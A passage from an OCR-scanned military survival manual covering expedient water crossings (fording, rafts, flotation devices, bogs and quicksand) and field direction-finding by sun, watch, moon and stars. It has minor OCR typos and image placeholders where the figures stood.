These animals are seldom dangerous to man and are an excellent food source. The pincers of larger crabs or lobsters can crush a man's finger. Many species have spines on their shells, making it preferable to wear gloves when catching them. Barnacles can cause scrapes or cuts and are difficult to detach from their anchor, but the larger species are an excellent food source.


Sea Urchins

These are common and can cause painful injuries when stepped on or touched. They are also a good source of food. Handle them with gloves, and remove all spines.

Sea Cucumbers

This animal is an important food source in the Indo-Pacific regions. Use them whole after evisceration or remove the five muscular strips that run the length of its body. Eat them smoked, pickled, or cooked.

CHAPTER 17 - EXPEDIENT WATER CROSSINGS



In a survival situation, you may have to cross a water obstacle. It may be in the form of a river, a stream, a lake, a bog, quicksand, quagmire, or muskeg. Even in the desert, flash floods occur, making streams an obstacle. Whatever it is, you need to know how to cross it safely.

RIVERS AND STREAMS

You can apply almost every description to rivers and streams. They may be shallow or deep, slow or fast moving, narrow or wide. Before you try to cross a river or stream, develop a good plan.
Your first step is to look for a high place from which you can get a good view of the river or stream. From this place, you can look for a place to cross. If there is no high place, climb a tree. Good crossing locations include--

- A level stretch where it breaks into several channels. Two or three narrow channels are usually easier to cross than a wide river.
- A shallow bank or sandbar. If possible, select a point upstream from the bank or sandbar so that the current will carry you to it if you lose your footing.
- A course across the river that leads downstream so that you will cross the current at about a 45-degree angle.

The following areas possess potential hazards; avoid them, if possible:

- *Obstacles on the opposite side of the river that might hinder your travel.* Try to select the spot from which travel will be the safest and easiest.
- *A ledge of rocks that crosses the river.* This often indicates dangerous rapids or canyons.
- *A deep or rapid waterfall or a deep channel.* Never try to ford a stream directly above or even close to such hazards.
- *Rocky places.* You may sustain serious injuries from slipping or falling on rocks. Usually, submerged rocks are very slick, making balance extremely difficult. An occasional rock that breaks the current, however, may help you.
- *An estuary of a river.* An estuary is normally wide, has strong currents, and is subject to tides. These tides can influence some rivers many kilometers from their mouths. Go back upstream to an easier crossing site.
- *Eddies.* An eddy can produce a powerful backward pull downstream of the obstruction causing the eddy and pull you under the surface.

The depth of a fordable river or stream is no deterrent if you can keep your footing. In fact, deep water sometimes runs more slowly and is therefore safer than fast-moving shallow water. You can always dry your clothes later, or if necessary, you can make a raft to carry your clothing and equipment across the river.

You must not try to swim or wade across a stream or river when the water is at very low temperatures. This swim could be fatal. Try to make a raft of some type. Wade across if you can get only your feet wet. Dry them vigorously as soon as you reach the other bank.

RAPIDS

If necessary, you can safely cross a deep, swift river or rapids. To swim across a deep, swift river, swim with the current, never fight it. Try to keep your body horizontal to the water. This will reduce the danger of being pulled under.

In fast, shallow rapids, lie on your back, feet pointing downstream, finning your hands alongside your hips. This action will increase buoyancy and help you steer away from obstacles. Keep your feet up to avoid getting them bruised or caught by rocks.

In deep rapids, lie on your stomach, head downstream, angling toward the shore whenever you can. Watch for obstacles and be careful of backwater eddies and converging currents, as they often contain dangerous swirls. Converging currents occur where new watercourses enter the river or where water has been diverted around large obstacles such as small islands.

To ford a swift, treacherous stream, apply the following steps:

- Remove your pants and shirt to lessen the water's pull on you. Keep your footgear on to protect your feet and ankles from rocks. It will also provide you with firmer footing.
- Tie your pants and other articles to the top of your rucksack or in a bundle, if you have no pack. This way, if you have to release your equipment, all your articles will be together. It is easier to find one large pack than to find several small items.
- Carry your pack well up on your shoulders and be sure you can easily remove it, if necessary. Not being able to get a pack off quickly enough can drag even the strongest swimmers under.

Find a strong pole about 7.5 centimeters in diameter and 2.1 to 2.4 meters long to help you ford the stream. Grasp the pole and plant it firmly on your upstream side to break the current. Plant your feet firmly with each step, and move the pole forward a little downstream from its previous position, but still upstream from you. With your next step, place your foot below the pole. Keep the pole well slanted so that the force of the current keeps the pole against your shoulder (Figure 17-1).

- Cross the stream so that you will cross the downstream current at a 45-degree angle.




Figure 17-1. One man crossing swift stream.

Using this method, you can safely cross currents usually too strong for one person to stand against. Do not concern yourself about your pack's weight, as the weight will help rather than hinder you in fording the stream.

If there are other people with you, cross the stream together. Ensure that everyone has prepared their pack and clothing as outlined above. Position the heaviest person on the downstream end of the pole and the lightest on the upstream end. In using this method, the upstream person breaks the current, and those below can move with relative ease in the eddy formed by the upstream person. If the upstream

person gets temporarily swept off his feet, the others can hold steady while he regains his footing (Figure 17-2).




Figure 17-2. Several men crossing swift stream.

If you have three or more people and a rope available, you can use the technique shown in Figure 17-3 to cross the stream. The length of the rope must be three times the width of the stream.




Figure 17-3. Individuals tied together to cross stream.

RAFTS

If you have two ponchos, you can construct a brush raft or an Australian poncho raft. With either of these rafts, you can safely float your equipment across a slow-moving stream or river.

Brush Raft

The brush raft, if properly constructed, will support about 115 kilograms. To construct it, use ponchos, fresh green brush, two small saplings, and rope or vine as follows (Figure 17-4):

- Push the hood of each poncho to the inner side and tightly tie off the necks using the drawstrings.
- Attach the ropes or vines at the corner and side grommets of each poncho. Make sure they are long enough to cross to and tie with the others attached at the opposite corner or side.
- Spread one poncho on the ground with the inner side up. Pile fresh, green brush (no thick branches) on the poncho until the brush stack is about 45 centimeters high. Pull the drawstring up through the center of the brush stack.
- Make an X-frame from two small saplings and place it on top of the brush stack. Tie the X-frame securely in place with the poncho drawstring.

- Pile another 45 centimeters of brush on top of the X-frame, then compress the brush slightly.
- Pull the poncho sides up around the brush and, using the ropes or vines attached to the comer or side grommets, tie them diagonally from comer to corner and from side to side.
- Spread the second poncho, inner side up, next to the brush bundle.
- Roll the brush bundle onto the second poncho so that the tied side is down. Tie the second poncho around the brush bundle in the same manner as you tied the first poncho around the brush.
- Place it in the water with the tied side of the second poncho facing up.




Figure 17-4. Brush raft.

Australian Poncho Raft

If you do not have time to gather brush for a brush raft, you can make an Australian poncho raft. This raft, although more waterproof than the poncho brush raft, will only float about 35 kilograms of equipment. To construct this raft, use two ponchos, two rucksacks, two 1.2-meter poles or branches, and ropes, vines, bootlaces, or comparable material as follows (Figure 17-5):

- Push the hood of each poncho to the inner side and tightly tie off the necks using the drawstrings.
- Spread one poncho on the ground with the inner side up. Place and center the two 1.2-meter poles on the poncho about 45 centimeters apart.
- Place your rucksacks or packs or other equipment between the poles. Also place other items that you want to keep dry between the poles. Snap the poncho sides together.
- Use your buddy's help to complete the raft. Hold the snapped portion of the poncho in the air and roll it tightly down to the equipment. Make sure you roll the full width of the poncho.
- Twist the ends of the roll to form pigtails in opposite directions. Fold the pigtails over the bundle and tie them securely in place using ropes, bootlaces, or vines.
- Spread the second poncho on the ground, inner side up. If you need more buoyancy, place some fresh green brush on this poncho.
- Place the equipment bundle, tied side down, on the center of the second poncho. Wrap the second poncho around the equipment bundle following the same procedure you used for wrapping the equipment in the first poncho.
- Tie ropes, bootlaces, vines, or other binding material around the raft about 30 centimeters from the end of each pigtail. Place and secure weapons on top of the raft.

- Tie one end of a rope to an empty canteen and the other end to the raft. This will help you to tow the raft.




Figure 17-5. Australian poncho raft.

Poncho Donut Raft

Another type of raft is the poncho donut raft. It takes more time to construct than the brush raft or Australian poncho raft, but it is effective. To construct it, use one poncho, small saplings, willow or vines, and rope, bootlaces, or other binding material (Figure 17-6) as follows:

- Make a framework circle by placing several stakes in the ground that roughly outline an inner and outer circle.
- Using young saplings, willow, or vines, construct a donut ring within the circles of stakes.
- Wrap several pieces of cordage around the donut ring about 30 to 60 centimeters apart and tie them securely.
- Push the poncho's hood to the inner side and tightly tie off the neck using the drawstring.
- Place the poncho on the ground, inner side up. Place the donut ring on the center of the poncho. Wrap the poncho up and over the donut ring and tie off each grommet on the poncho to the ring.
- Tie one end of a rope to an empty canteen and the other end to the raft. This rope will help you to tow the raft.



Figure 17-6. Poncho donut raft.

When launching any of the above rafts, take care not to puncture or tear it by dragging it on the ground. Before you start to cross the river or stream, let the raft lay on the water a few minutes to ensure that it floats.

If the river is too deep to ford, push the raft in front of you while you are swimming. The design of the above rafts does not allow them to carry a person's full body weight. Use them as a float to get you and your equipment safely across the river or stream.

Be sure to check the water temperature before trying to cross a river or water obstacle. If the water is extremely cold and you are unable to find a shallow fording place in the river, do not try to ford it. Devise other means for crossing. For instance, you might improvise a bridge by felling a tree over the river. Or you might build a raft large enough to carry you and your equipment. For this, however, you will need an axe, a knife, a rope or vines, and time.

Log Raft

You can make a raft using any dry, dead, standing trees for logs. However, spruce trees found in polar and subpolar regions make the best rafts. A simple method for making a raft is to use pressure bars lashed securely at each end of the raft to hold the logs together (Figure 17-7).




Figure 17-7. Use of pressure bars.

FLOTATION DEVICES

If the water is warm enough for swimming and you do not have the time or materials to construct one of the poncho-type rafts, you can use various flotation devices to negotiate the water obstacle. Some items you can use for flotation devices are--

- *Trousers.* Knot each trouser leg at the bottom and close the fly. With both hands, grasp the waistband at the sides and swing the trousers in the air to trap air in each leg. Quickly press the sides of the waistband together and hold it underwater so that the air will not escape. You now have water wings to keep you afloat as you cross the body of water.

  Note: Wet the trousers before inflating to trap the air better You may have to reinflate the trousers several times when crossing a large body of water.

- *Empty containers.* Lash together her empty gas cans, water jugs, ammo cans, boxes, or other items that will trap or hold air. Use them as water wings. Use this type of flotation device only in a slow-moving river or stream.
- *Plastic bags and ponchos.* Fill two or more plastic bags with air and secure them together at the opening. Use your poncho and roll green vegetation tightly inside it so that you have a roll at least 20 centimeters in diameter. Tie the ends of the roll securely. You can wear it around your waist or across one shoulder and under the opposite arm.

Logs. Use a stranded drift log if one is available, or find a log near the water to use as a float. Be sure to test the log before starting to cross. Some tree logs, palm for example, will sink even when the wood is dead. Another method is to tie two logs about 60 centimeters apart. Sit between the logs with your back against one and your legs over the other (Figure 17-8).

- *Cattails.* Gather stalks of cattails and tie them in a bundle 25 centimeters or more in diameter. The many air cells in each stalk cause a stalk to float until it rots. Test the cattail bundle to be sure it will support your weight before trying to cross a body of water.




Figure 17-8. Log flotation.

There are many other flotation devices that you can devise by using some imagination. Just make sure to test the device before trying to use it.

OTHER WATER OBSTACLES

Other water obstacles that you may face are bogs, quagmire, muskeg, or quicksand. Do not try to walk across these. Trying to lift your feet while standing upright will make you sink deeper. Try to bypass these obstacles. If you are unable to bypass them, you may be able to bridge them using logs, branches, or foliage.

A way to cross a bog is to lie face down, with your arms and legs spread. Use a flotation device or form pockets of air in your clothing. Swim or pull your way across moving slowly and trying to keep your body horizontal.

In swamps, the areas that have vegetation are usually firm enough to support your weight. However, vegetation will usually not be present in open mud or water areas. If you are an average swimmer, however, you should have no problem swimming, crawling, or pulling your way through miles of bog or swamp.

Quicksand is a mixture of sand and water that forms a shifting mass. It yields easily to pressure and sucks down and engulfs objects resting on its surface. It varies in depth and is usually localized. Quicksand commonly occurs on flat shores, in silt-choked rivers with shifting watercourses, and near the mouths of large rivers. If you are uncertain whether a sandy area is quicksand, toss a small stone on it. The stone will sink in quicksand. Although quicksand has more suction than mud or muck, you can cross it just as you would cross a bog. Lie face down, spread your arms and legs, and move slowly across.

VEGETATION OBSTACLES

Some water areas you must cross may have underwater and floating plants that will make swimming difficult. However, you can swim through relatively dense vegetation if you remain calm and do not thrash about. Stay as near the surface as possible and use the breaststroke with shallow leg and arm motion. Remove the plants around you as you would clothing. When you get tired, float or swim on your back until you have rested enough to continue with the breaststroke.

The mangrove swamp is another type of obstacle that occurs along tropical coastlines. Mangrove trees or shrubs throw out many prop roots that form dense masses. To get through a mangrove swamp, wait for low tide. If you are on the inland side, look for a narrow grove of trees and work your way seaward through these. You can also try to find the bed of a waterway or creek through the trees and follow it to the sea. If you are on the seaward side, work inland along streams or channels. Be on the lookout for crocodiles that you find along channels and in shallow water. If there are any near you, leave the water and scramble over the mangrove roots. While crossing a mangrove swamp, it is possible to gather food from tidal pools or tree roots.

To cross a large swamp area, construct some type of raft.

CHAPTER 18 - FIELD-EXPEDIENT DIRECTION FINDING



In a survival situation, you will be extremely fortunate if you happen to have a map and compass. If you do have these two pieces of equipment, you will most likely be able to move toward help. If you are not proficient in using a map and compass, you must take the steps to gain this skill.

There are several methods by which you can determine direction by using the sun and the stars. These methods, however, will give you only a general direction. You can come up with a more nearly true direction if you know the terrain of the territory or country.

You must learn all you can about the terrain of the country or territory to which you or your unit may be sent, especially any prominent features or landmarks. This knowledge of the terrain together with using the methods explained below will let you come up with fairly true directions to help you navigate.

USING THE SUN AND SHADOWS

The earth's relationship to the sun can help you to determine direction on earth. The sun always rises in the east and sets in the west, but not exactly due east or due west. There is also some seasonal variation. In the northern hemisphere, the sun will be due south when at its highest point in the sky, or when an object casts no appreciable shadow. In the southern hemisphere, this same noonday sun will mark due north. In the northern hemisphere, shadows will move clockwise. Shadows will move counterclockwise in the southern hemisphere. With practice, you can use shadows to determine both direction and time of day. The shadow methods used for direction finding are the shadow-tip and watch methods.

Shadow-Tip Methods

In the first shadow-tip method, find a straight stick 1 meter long, and a level spot free of brush on which the stick will cast a definite shadow. This method is simple and accurate and consists of four steps:

- *Step 1.* Place the stick or branch into the ground at a level spot where it will cast a distinctive shadow. Mark the shadow's tip with a stone, twig, or other means. This first shadow mark is always west--**everywhere** on earth.
- *Step 2.* Wait 10 to 15 minutes until the shadow tip moves a few centimeters. Mark the shadow tip's new position in the same way as the first.
- *Step 3.* Draw a straight line through the two marks to obtain an approximate east-west line.
- *Step 4.* Stand with the first mark (west) to your left and the second mark to your right--you are now facing north. This fact is true **everywhere** on earth.

An alternate method is more accurate but requires more time. Set up your shadow stick and mark the first shadow in the morning. Use a piece of string to draw a clean arc through this mark and around the stick. At midday, the shadow will shrink and disappear. In the afternoon, it will lengthen again and at the point where it touches the arc, make a second mark. Draw a line through the two marks to get an accurate east-west line (see Figure 18-1).



Figure 18-1. Shadow-tip method.

The Watch Method

You can also determine direction using a common or analog watch--one that has hands. The direction will be accurate if you are using true local time, without any changes for daylight savings time. Remember, the further you are from the equator, the more accurate this method will be. If you only have a digital watch, you can overcome this obstacle. Quickly draw a watch on a circle of paper with the correct time on it and use it to determine your direction at that time.

In the northern hemisphere, hold the watch horizontal and point the hour hand at the sun. Bisect the angle between the hour hand and the 12 o'clock mark to get the north-south line (Figure 18-2). If there is any doubt as to which end of the line is north, remember that the sun rises in the east, sets in the west, and is due south at noon. The sun is in the east before noon and in the west after noon.

Note: If your watch is set on daylight savings time, use the midway point between the hour hand and 1 o'clock to determine the north-south line.




Figure 18-2. Watch method.

In the southern hemisphere, point the watch's 12 o'clock mark toward the sun and a midpoint halfway between 12 and the hour hand will give you the north-south line (Figure 18-2).

USING THE MOON

Because the moon has no light of its own, we can only see it when it reflects the sun's light. As it orbits the earth on its 28-day circuit, the shape of the reflected light varies according to its position. We say there is a new moon or no moon when it is on the opposite side of the earth from the sun. Then, as it moves away from the earth's shadow, it begins to reflect light from its right side and waxes to become a full moon before waning, or losing shape, to appear as a sliver on the left side. You can use this information to identify direction.

If the moon rises before the sun has set, the illuminated side will be the west. If the moon rises after midnight, the illuminated side will be the east. This obvious discovery provides us with a rough east-west reference during the night.

USING THE STARS

Your location in the Northern or Southern Hemisphere determines which constellation you use to determine your north or south direction.

The Northern Sky

The main constellations to learn are the Ursa Major, also known as the Big Dipper or the Plow, and Cassiopeia (Figure 18-3). Neither of these constellations ever sets. They are always visible on a clear night. Use them to locate Polaris, also known as the polestar or the North Star. The North Star forms part of the Little Dipper handle and can be confused with the Big Dipper. Prevent confusion by using both the Big Dipper and Cassiopeia together. The Big Dipper and Cassiopeia are always directly opposite each. other and rotate counterclockwise around Polaris, with Polaris in the center. The Big Dipper is a seven star constellation in the shape of a dipper. The two stars forming the outer lip of this dipper are the "pointer stars" because they point to the North Star. Mentally draw a line from the outer bottom star to the outer top star of the Big Dipper's bucket. Extend this line about five times the distance between the pointer stars. You will find the North Star along this line.




Figure 18-3. The Big Dipper and Cassiopeia.

Cassiopeia has five stars that form a shape like a "W" on its side. The North Star is straight out from Cassiopeia's center star.

After locating the North Star, locate the North Pole or true north by drawing an imaginary line directly to the earth.

The Southern Sky

Because there is no star bright enough to be easily recognized near the south celestial pole, a constellation known as the Southern Cross is used as a signpost to the South (Figure 18-4). The Southern Cross or Crux has five stars. Its four brightest stars form a cross that tilts to one side. The two stars that make up the cross's long axis are the pointer stars. To determine south, imagine a distance five times the distance between These stars and the point where this imaginary line ends is in the general direction of south. Look down to the horizon from this imaginary point and select a landmark to steer by. In a static survival situation, you can fix this location in daylight if you drive stakes in the ground at night to point the way.

